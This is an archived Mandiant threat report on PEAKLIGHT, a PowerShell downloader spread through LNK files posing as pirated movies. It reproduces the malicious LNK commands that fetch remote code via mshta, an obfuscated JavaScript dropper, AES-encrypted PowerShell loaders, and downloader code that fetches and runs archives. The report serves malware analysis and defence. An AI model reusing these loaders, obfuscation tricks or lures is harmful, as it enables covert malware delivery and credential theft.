# PEAKLIGHT: Decoding the Stealthy Memory-Only Malware

By Mandiant

Published: 2024-08-22 · Archived: 2026-04-05 12:47:07 UTC

Written by: Aaron Lee, Praveeth DSouza

---

## TL;DR

Mandiant identified a new memory-only dropper using a complex, multi-stage infection process. This memory-only dropper decrypts and executes a PowerShell-based downloader. This PowerShell-based downloader is being tracked as PEAKLIGHT.

## Overview

Mandiant Managed Defense identified a memory-only dropper and downloader delivering malware-as-a-service infostealers. During our investigation, Mandiant observed the malware download payloads such as LUMMAC.V2 (LUMMAC2), SHADOWLADDER, and CRYPTBOT. Mandiant identified the initial infection vector as a Microsoft Shortcut File (LNK) that connects to a content delivery network (CDN) hosting an obfuscated memory-only JavaScript dropper. Analysis of the payload revealed that it executes a PowerShell downloader script on the host. Mandiant named this final downloader PEAKLIGHT.




Figure 1: Infection chain

## Infection Chain


### Stage 1: Movie Lures; A Blast from the Past

In recent investigations, Mandiant identified victims downloading malicious ZIP files disguised as pirated movies. These archives contained a malicious Microsoft Shortcut File (LNK) following the filename schema seen in Figure 2:

```
 * Video_mp4_1080p_x264.zip -> The Movie (HD).lnk
* Video_mp4_[1080p].zip -> Full Movie 1080p HD.lnk
* @!Movie_HD_1080p_mp4_@!.zip -> Full Movie HD (1080p).lnk
* mp4_Full_Video_HD_1080p@!.zip -> Full Video (HD) mp4.lnk
```

Figure 2: Initial infection

During an associated investigation within a client environment, Mandiant identified anomalous outbound network activity to the IP address **62.133.61[.]56**. The XML page seen in Figure 3 was subsequently discovered at the URL **hxxp://62.133.61[.]56/Downloads**.




Of particular interest was this snippet from the XML markup, seen in Figure 4.

```
<D:href>/Downloads/Full%20Video%20HD%20%281080p%29.lnk</D:href>
   <D:propstat>
       <D:prop>
           <D:resourcetype></D:resourcetype>
           <D:displayname>Full Video HD (1080p).lnk</D:displayname>
```

```
            <D:getcontenttype>application/octet-stream</D:getcontenttype>
            <D:getetag>"17d6b3e5205a12a0460"</D:getetag>
            <D:getcontentlength>1120</D:getcontentlength>
            <D:getlastmodified>Fri, 07 Jun 2024 11:01:44 GMT</D:getlastmodified>
            <D:supportedlock>
```

Figure 4: Forwarding mechanism

Based on the contents of Figure 4, this code may have served as a redirect or forwarding mechanism for the URL **hxxp://62.133.61[.]56/Downloads/Full Video HD (1080p).lnk** (MD5: 62f20122a70c0f86a98ff14e84bcc999). Mandiant subsequently acquired this file and determined it was a LNK file configured with a media file icon (Figure 5).





Figure 5: LNK file configured with a media file icon

LNK files are a common tactic used by threat actors to trick unsuspecting users into unknowingly executing malware. These files can be disguised as legitimate documents or programs, making them effective for hiding in plain sight.

At this stage in the investigation, Mandiant identified different command variations within the parameters of the LNK file.

**Variation 1**

The parameters portion of the LNK file was configured to leverage the legitimate Microsoft utility **forfiles.exe** to search for the file **win.ini** and execute a PowerShell script. Mandiant observed the execution of the following command (Figure 6):

```
 forfiles.exe /p C:\Windows /m win.ini /c "powershell .
mshta https://nextomax.b-cdn[.]net/nexto"
```

Figure 6: Initial PowerShell script variation 1

This command:

- Uses the **/p** command switch for **forfiles.exe** to set the designated file search path to **C:\Windows**.
- Uses the **/m** command switch to look for files matching the name **win.ini**. Then, for each match (though on typical Windows installations there will only be one):
    - Starts **powershell.exe** with configurations to load a localized or dot-sourced script, which is signified by the "**.**" (in this case, the output generated by the rest of the command-line parameters).
    - Retrieves a second-stage payload from the URL **hxxps://nextomax.b-cdn[.]net/nexto**.
    - Executes the retrieved payload via **mshta.exe**.

After executing this LNK file, Windows Media Player was opened on the affected host, and a video of a prominent film studio's opening logo reel played automatically.

This video file was simply called **video.mp4** (MD5: 91423dd4f34f759aaf82aa73fa202120) and presumably served as a "cover" video to attempt to alleviate suspicions that the affected host had, in reality, been infected with malware.

**Variation 2**

In a different investigation, Mandiant observed the parameters portion of the LNK file initiated a PowerShell command that employed asterisks (*) as wildcards to launch **mshta.exe** to discreetly run malicious code retrieved from a remote server.

```
 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').
('PSChildName')hxxps://potexo.b-cdn[.]net/potexo
```

Figure 7: Initial PowerShell script variation 2

This command:

- Runs a script signified by the dot sourcing operator "**.**".
- Uses the **Get-ItemProperty** (gp) to point to the Mshta registry hive and **psChildName** to specify the object, **mshta.exe.**
- Retrieves the second-stage payload from the URL **hxxps://potexo.b-cdn[.]net/potexo** and executes via **mshta.exe.**

The attackers employed the following evasion techniques to further cover their tracks:

- **System Binary Proxy Execution:** By using **mshta.exe**, the attackers execute malicious code directly from a remote server, bypassing application control solutions and browser security settings.

- **Content Delivery Network Abuse:** The attackers took advantage of a reputable content delivery network (Bunny CDN) to host their malicious payloads. This abuse of trust associated with CDNs allowed them to circumvent security filters that might not scrutinize traffic from known, trusted sources.

Both variations utilize **MITRE ATT&CK® Technique T1218.005: System Binary Proxy Execution: Mshta**.

## Stage 2: JavaScript Dropper

Figure 8 shows analysis of the HTML file cached on the CDN contained an obfuscated memory-only JavaScript dropper.

```
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
HV=102;
TQ=117;
Fn=110;
Tv=116;
iw=105;
dA=111;
hx=103;
XR=108;
ND=118;
nb=107;
Fd=100;
xY=123;
oy=114;
Tj=113;
ZD=101;
SR=104;
fP=109;
qN=125;
tE=119;
dd=106;
var uZU = String.fromCharCode
(HV,TQ,Fn,Bl,Tv,iw,dA,Fn,vq,hx,XR,ND,DB,nb,dA,Fd,dO,xY,ND,QO,oy,vq,Fn,Tj,RG,ih,vq,cP,cP,Es,HV,dA,oy,vq,DB,ND,QO,oy,vq,Fn,Fd,Lu,vq,ih,vq,mQ,Es,v
Lu,de,de,dO,vq,xY,ND,QO,oy,vq,iY,HF,HV,vq,ih,vq,xK,Tv,oy,iw,Fn,hx,dP,HV,oy,dA,fP,Lw,SR,QO,oy,Lw,dA,Fd,ZD,DB,nb,dA,Fd,Xx,Fn,Fd,Lu,gR,vq,jf,vq,ao
ZD,Tv,TQ,oy,Fn,vq,Fn,Tj,RG,qN,Es,ND,QO,oy,vq,oy,Fn,iY,vq,ih,vq,hx,XR,ND,DB,Xx,LG,PK,uB,ok,LG,PK,mQ,ok,LG,PK,gC,ok,LG,gC,mQ,ok,LG,PK,LG,ok,LG,PK
ok,LG,gC,mQ,ok,LG,PK,PK,ok,LG,gC,mQ,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,PK,gC,ok,LG,uB,uB,ok,LG,ao,gC,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,gC,mQ,ok,LG,PK,uB
</script>
eval(uZU)
window.close()
```

Figure 8: JavaScript dropper layer 1

The script begins by assigning decimal-encoded ASCII characters to randomly named variables. The **String.fromCharCode()** function is then used to convert the decimal-encoded characters back into their corresponding ASCII characters to decode the JavaScript dropper embedded within the script.

Mandiant identified an embedded payload after decoding the JavaScript dropper, seen in Figure 9.

```
function wAJ(ITJ) {
    var bRy = "";
    for (var saW = 0;
    saW < ITJ.length;
    saW++) {
        var ixB = String.fromCharCode(ITJ[saW]  -  619);
        bRy = bRy  +  ixB
    }

    return bRy
};
var KbX = wAJ([731,730,738,720,733,734,723,720,727,727,665,720,739,720,651,664,738,651,668,651,664,720,731,651,704,729,733,720,734,
735,733,724,718,735,720,719,651,664,729,730,731,651,651,655,719,695,726,693,741,703,651,680,651,658,684,684,684,684,684,684,684,684,
684,684,684,684,684,684,684,684,684,684,684,684,684,686,695,692,721,720,741,721,737,699,684,695,734,727,730,720,693,730,694,673,720,691,
701,722,736,716,707,724,740,660,678,655,698,700,686,692,741,691,691,735,651,743,651,731,730,738,720,733,734,723,720,727,727,651,664]);
var YmD = wAJ([706,702,718,733,724,731,735,665,702,723,720,727,727]);
var IMD = newActiveXObject(YmD);
IMD.Run(KbX,0,true);
```

Figure 9: JavaScript dropper layer 2

The script in Figure 9 carries out the following actions:

### 1. Decoding Function (wAJ)

- The function receives an array of numbers, decodes each by subtracting 619, and then converts the result to its corresponding character using **String.fromCharCode()**. These characters are then combined to produce the final, decoded string, which is returned by the function.

**2. Payload (KbX, YmD)**

- The variables **KbX** and **YmD** contain obfuscated data, which is decoded by the **wAJ** function.

**3. ActiveXObject**

- The script employs a decoded variable **YmD,** which resolves to **Wscript.shell**, to create a new **ActiveX object**. This object grants the script system-level privileges to execute commands.

**4. IMD.Run**

- Executes the decoded **KbX** command.
- Parameters:
  - **0**: This parameter instructs the command to run in a hidden window, keeping its actions concealed from the user.
  - **true**: This parameter ensures the script waits for the command to complete its execution before moving on to any subsequent steps.

The payload (**KbX**) was abbreviated to maintain a concise presentation.

Note: Mandiant used this CyberChef recipe to successfully decode the obfuscated **JavaScript** dropper.

**Variation 1: Hex-Encoded Payload**

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -ep Unrestricted -nop function ffQiHkvB($LpAs)
        {
        return -split ($LpAs -replace '..', '0x$& ')
        };
 $xMaLNwL = ffQiHkvB('2319245FD48C66D76FC89F9C99D5E857EB6F754A01719C2716960A67C272DE45298052669A3E7FDC354527F866D0CFB427707F
187F003975C7BD6FE92D63A5C8CF57FC00BD2FAB405E15590D6BA6A78AF390557942B9FA866633F0F0F086903D60D789C62F1F60A2E9E794484557496146
7035A1872499668FF1C71CDE0472855CB43C4B1B50BA18A14A2BEDC171B28ABB9ED106DF460A48934714F1692E1AE13B7652628D6598258517847BA72797
5C949CF2CC5A18D84D8772E985B3AAA13C88A0E28D6E8FFB565E0EDF340A2E6A539A6DE3C2CCDF8CE6CEDF31568465D2A5F7FBD7930D4587E7DA04D44642
1FED37BB3052B408A75465E83FD1B9C008BA65644187C96548BD9DF458F6E7E2FC04C3E357B8CE677E487E749592A855A466C15EAC9B6644A922495D538F
A114AB6DA91D8546279ED9A3CE250D6C4FF6E68453892 7E842F5F01B4D96FABE6274B7006CD2829E8017CB1AAD330F61E14C6EC6C8A18A6D1F75389E371E
7406B98E0DC4D605521925ECD1C2A38D07EBC8F2034237B0F2FBDD7D4C94B37374A7463EC34E73D478CA5DF801FC68CFF4BD491B28F31FBC2E0FD6A84A99
E7991CD42703ADA402D2308819AB67B94D2B8F874EABC1A6F11A189DA68436F126B3350004BAFDA880CAED72DAF6DC38AC32706BA153E15859AB8512ACAD
AE1B30E0CCB37D4294E2FCC7A1CECC731812ABE057EE85658868B65A7C15152A6EE8B1E36633BAF4571086A0D40CD7EA788456AB9A9EAFD4E7A7810C8C9C
218685509AB36DB3D481F7450CDE3A323483B69A94489FE4DD8AB096A883AF5D168697370D5C0A1B13B9407AA6F0046F96C407A4EA117B862F9F03FEC184
38F40110B925819A21FBBBB5E7AAA37CD370F685A86DA53FF272201E5FCD9BC95996E9E87F866D3007802915916A32AA349068C7746DE6579697F716166A
132B0488632B0BA94F03D65155D3A0BFCE221D3F75BE68C17180F7A3C26ED6CB9F26E923177AAFF728E1DF5104EAB605B0B555EE458D0583466F509CD009
23913AD5767BF84A3694665506246D9A08BE349EF210221F157F053F80D5E1DD2ECE618FC8DA8795E3EC9904FEB09ED7FF8C224EDD63251EDA820E3243BF
AB90DC41D39352F238DFA271DBC7A3A5D2876B50E1270344208D7655E8721CC377E385AA1002D858BD6BF2A87A1BBEC475121F99E2F57A4AA916BAE443C
564268A41B348BBFF8D4EBC66FC759097E1306FBCDF0E972ACA57F9D6A398F258BCEDE42851B67C7C8A8F185AD2A7B9CCFDF1E918240DD85CF7F9116D513
60F5CB7C45DE3E594DC323C64A8967BFABFDAEAD7BA8FA9131A0A3BAD3E7F53C877D40EAC07F2A07F64E637905948B2C623FD27D30D7D36C6147923A4B0B
2771B600E6BAF286C77E35B8E0CFAF2A5C749483C5466AAE58CADD1C4B1BA97EEB6123EAFCE0B9ED763EBB389DC459783C122CBBE5EB3B061C34A2179CDF
BEBABB948ACE4869D964CA8F86D1E02AB80D6C86A9EF293AFBE9D352D1214BA3FBBFC915961F17B30DBFC28F4CF9BC2C0469499DA62A83CE749E90A15691
818EE0D8B1E1231908E9219186F0AF02BC5C61D5E711C7065384B83F6022A53766F5B43CDD979C875CA37D6A781F620952CD11EBC53863D5DEBEF9604AF1
EFFC3AACFF0AC608ECFF64E4021FE7DD9D31829123E79A8AB162F13C0F0FAFE7CFD01E5A65DC3DA655C44C5318ED09185EAC87AB00D2E66272B58821AC9A
FE24A7904EF459D9E19C0015C277A2768911D178697222CAC6D6C0A8E49EF58D48853CDD4273221EF8B0FEDC2F388A84FF9D938799C2123938A9E200FD6F
4D22BB26C989985A78C8D9BE9FEBA5F73C381913C4550892B3F6B23B59C08D98D1B87FDA46BC38865DBF4029AC1D8EDD25E0F37C644FCB62656D65F57C29
DEBF627C6BB67E3473AFD4A2BE78076E94AE0453338A2D04FE5B7C49662D660176048591431C9CE4611C8F70385B8B7591B572B4E6D8F6A9AFC4513B43CC
38CF38781F566BD1473F1DD240D2A8B1D1B82590D5D97109C9D0C0E8D1EEE399562243F48F2840819EC7086FE9FB41123CD0E5E3917246D51CA4164E4446CDE7F13
EA4B49A450DF1630B420C87557CC68D2700C44E1663785DADB01545EEB967DAAC4A58A4A7B302FF93413051157B912F737AE3612E74994EA740990F2926');
 $OIOVH = [System.Security.Cryptography.Aes]::Create();
 $OIOVH.Key = ffQiHkvB('746A53774B6D6F6F7569476B7041676D');
 $OIOVH.IV = New-Object byte[] 16;
 $zSGjOrGR = $OIOVH.CreateDecryptor();
 $tQOhULjbC = $zSGjOrGR.TransformFinalBlock($xMaLNwL, 0, $xMaLNwL.Length);
 $FOxZZBmey = [System.Text.Encoding]::Utf8.GetString($tQOhULjbC);
 $zSGjOrGR.Dispose();
 & $FOxZZBmey.Substring(0,3) $FOxZZBmey.Substring(3)
```

Figure 10: PowerShell hex-encoded payload

The first command conceals its malicious payload within a string of hexadecimal characters. The execution process adheres to the following sequence:

- **Stealthy PowerShell Launch:** The command initiates PowerShell in a hidden window ( `-w 1` ), bypasses execution restrictions ( `-ep Unrestricted` ), and skips loading user profiles ( `-nop` ), ensuring covert operations.
- **Hex to Byte Conversion:** A custom function ( `ffQiHkvB` ) is defined to transform the hexadecimal string into a byte array, a standard format for storing data.
- **Decryption:** The script creates an Advanced Encryption Standard (CBC mode) decryptor using a hex key. The byte array is decrypted, revealing the actual PowerShell code.
- **Execution:** Finally, the decrypted PowerShell code is executed.

Note: Mandiant decoded the payload using a custom CyberChef recipe.

**Variation 2: Base64-Encoded Payload**

```
"powershell.exe -w 1 -ep Unrestricted -nop  $dLkJzT = 'AAAAAAAAAAAAAAAAAAAACLIfezfvPALsloeJoK6eHhb29sw6vlpb5ZVNDy5iX
0rwvzlG7Tbzxi+b+p+vlfMW2AyzRrJ4nVSQhisXun0hHHCoAjamobdV6rDLGXQ9keDBDL61cqt8sZKuDV6Dm2anQYfY1Wn7Oiy2lzJw3QJzy7zMxKBvLO
hh+fa8/4AcZlmhdHPrjAPLNnA9LoNmXrMVV2vsOo6YPiU3qV8kgVgK5fiQtmr41gqqMaU7ck7OJ5YxzUS2My/1yNz0JoeJ293Z0ZoqjMPAHiNjK354qqD
AXVrn9zy73sdhv/zNfVKIAdHUzFrlZkOPZl2ZVjE92sd8XzR2VegqZZCaO5Gx5F4ewTaS455+UEZocT9Dd/AefzSrpI7LvCj2aRiw0oK0zS621YnJScnh
TVqn+bpNvOjHJZniOlFLKUjNsUeGou1yVTDhvTwaOkIevZ2Oq+HzpaqUXPCS0MdMVD0Bkb2i81EKM9CF1N7KKKg7oy+le8DQU6Xmfy1LndDdG5VlnGGKj
qBj1Kadv3XJDoRwJ093yjHX3jddiZYgVLugJmfPtvTzGJ1cvV8YA80KJzkfnrkZOIJ2U3YvRFjzLq9cgLOU9Pjj3IyJg2CkxDUjeIARndJD0z5ghClTHc
VMhKzobhoHYoG33zyjZ3LL9oPP/IFotDSipb7bdBUXtMb9KZ6Obi8iazZBoXEqMe+lDP+nmNxPUXM2XpjtmVL46rXCzj63KDw4k6YS+Xxnq2qyWbRPgcL
b5ExFI2B3XgJKaaGCTwlmpKbHlbXYtcGIzSKY/8RhI5M5GIE10QqGuU3Nzx9uyD1H5/FREH9U6uHnq1c+ceQ2fDSDkjyr9NAhHeV2fovz7LlfxtOvWCba
BSAcBe6oDzEK8R';
$QOOzdLR = 'aXR5bFJDZlJBYU9Za0tWV3FYRldrQVZYRWlDdVh0SmI=';
$uOLgdr = New-Object 'System.Security.Cryptography.AesManaged';
$uOLgdr.Mode = [System.Security.Cryptography.CipherMode]::ECB;
$uOLgdr.Padding = [System.Security.Cryptography.PaddingMode]::Zeros;
$uOLgdr.BlockSize = 128;
$uOLgdr.KeySize = 256;
$uOLgdr.Key = [System.Convert]::FromBase64String($QOOzdLR);
$WlKzI = [System.Convert]::FromBase64String($dLkJzT);
$seButelQ = $WlKzI[0..15];
$uOLgdr.IV = $seButelQ;
$ObxACYSEK = $uOLgdr.CreateDecryptor();
$XPxwRHSvf = $ObxACYSEK.TransformFinalBlock($WlKzI, 16, $WlKzI.Length - 16);
$uOLgdr.Dispose();
$dcRqeNCC = New-Object System.IO.MemoryStream( , $XPxwRHSvf );
$mRzanypD = New-Object System.IO.MemoryStream;
$NjIOUpHTH = New-Object System.IO.Compression.GzipStream $dcRqeNCC, ([IO.Compression.CompressionMode]::Decompress);
$NjIOUpHTH.CopyTo( $mRzanypD );
$NjIOUpHTH.Close();
$dcRqeNCC.Close();
[byte[]] $nRguaXiy = $mRzanypD.ToArray();
$OQCIzHHt = [System.Text.Encoding]::UTF8.GetString($nRguaXiy);
$OQCIzHHt | powershell -"
```

Figure 11: PowerShell Base64-encoded payload

The second command follows a similar structure but with key differences: the malicious payload is encoded using Base64 instead of hexadecimal and is executed through a memory stream.

- **Stealth and Configuration:** The initial steps to launch PowerShell in a hidden, unrestricted mode are the same as in Variation 1.
- **Base64 Decoding:** Instead of a custom function, this variant directly uses PowerShell's built-in **FromBase64String** method to decode the payload.
- **Decryption, Decompression, and Execution:** The payload is decrypted using AES (ECB mode) with a Base64-encoded key. After decryption, the payload is decompressed into memory using GZIP, revealing

the PowerShell code, which is subsequently executed.

### Stage 3: PEAKLIGHT; The PowerShell Downloader


PEAKLIGHT is an obfuscated PowerShell-based downloader that checks for the presence of hard-coded filenames and downloads files from a remote CDN if the files are not present.

During our analysis, Mandiant identified the following key differences across the variations of the PEAKLIGHT script:

- **Target Directory**:
  - Variation 1 downloads files to **$env:AppData.**
  - Variation 2 downloads files to **$env:ProgramData**.
- **Execution Logic**:
  - Variation 1 executes the first alphabetically sorted file in the archive.
  - Variation 2 executes the first file found in the archive.
- **File Name**:
  - Variation 1 downloads files as **L1.zip** and **L2.zip.**
  - Variation 2 downloads files as **K1.zip** and **K2.zip**.
- **Additional Actions**:
  - Variation 1 also downloads an image (**video.mp4**) and makes a request to a remote server.
  - Variation 2 does not download an image file.

Note: Mandiant decoded the obfuscated payload using a custom CyberChef recipe.

#### Variation 1



```
iex function znY($LTl, $GkJ) {
    [IO.File]::WriteAllBytes($LTl, $GkJ)
};
function nbF($LTl) {
    $GjKir = $env:AppData;
    Expand - Archive - Path$LTl - DestinationPath$GjKir;
    Add - Type - AssemblySystem.IO.Compression.FileSystem;
    $zipFile = [IO.Compression.ZipFile]::OpenRead($LTl);
    $KVPy = ($zipFile.Entries|Sort - ObjectName|Select - Object - First1).Name;
    $qfSD = Join - Path$GjKir$KVPy;
    start$qfSD;
};
function aXR($TlP) {
    $wmJ = New - Object(jkg@(6003, 6026, 6041, 5971, 6012, 6026, 6023, 5992, 6033, 6030, 6026, 6035, 6041));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
    $GkJ = $wmJ.DownloadData($TlP);
    return$GkJ
};
function jkg($Zjb) {
    $fqR = 5925;
    $dow = $Null;
    foreach($Bozin$Zjb) {
        $dow += [char]($Boz - $fqR)
    };
    return$dow
};
function AsD() {
    $HgL = $env:AppData + '\';
        $LinXtqo=$env:AppData;
        $lNXRfP=$LinXtqo+'\video.mp4';
        If(Test-Path-Path$lNXRfP){
                Invoke-Item$lNXRfP;
        }
        Else{
                $ImkylGUJ=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,6023,5970,
                znY$lNXRfP$ImkylGUJ;
                Invoke-Item$lNXRfP;
        };;
        Invoke-WebRequest-Uri"https://forikabrof[.]click/flkhfaiouwrqkhfasdrhfsa.png";
        $SHjIr=$HgL+'L1.zip';
        if(Test-Path-Path$SHjIr){
                nbF$SHjIr;
        }
        Else{
                $VnNVSiHtdwQdhVR=aXR(jkg@(6029,6041,6041,6037,6040,5983,5972,5972,6035,6026,6045,6041,6036,6034,6022,6045,5971,602
                znY$SHjIr$VnNVSiHtdwQdhVR;
                nbF$SHjIr
        };
        $BfANo=$HgL+'L2.zip';
    if (Test - Path - Path$BfANo)  {
        nbF$BfANo;
    } Else {
        $bPAMkynZxAvUnzX = aXR(jkg@(6029, 6041, 6041, 6037, 6040, 5983, 5972, 5972, 6035, 6026, 6045, 6041, 6036, 6034, 6022, 6045
6037));
        znY$BfANo$bPAMkynZxAvUnzX;
        nbF$BfANo
    };;;
}
```

Figure 12: PEAKLIGHT variation 1

This PEAKLIGHT downloader is designed to execute the following tasks:

1. **znY:** Writes data to a file.
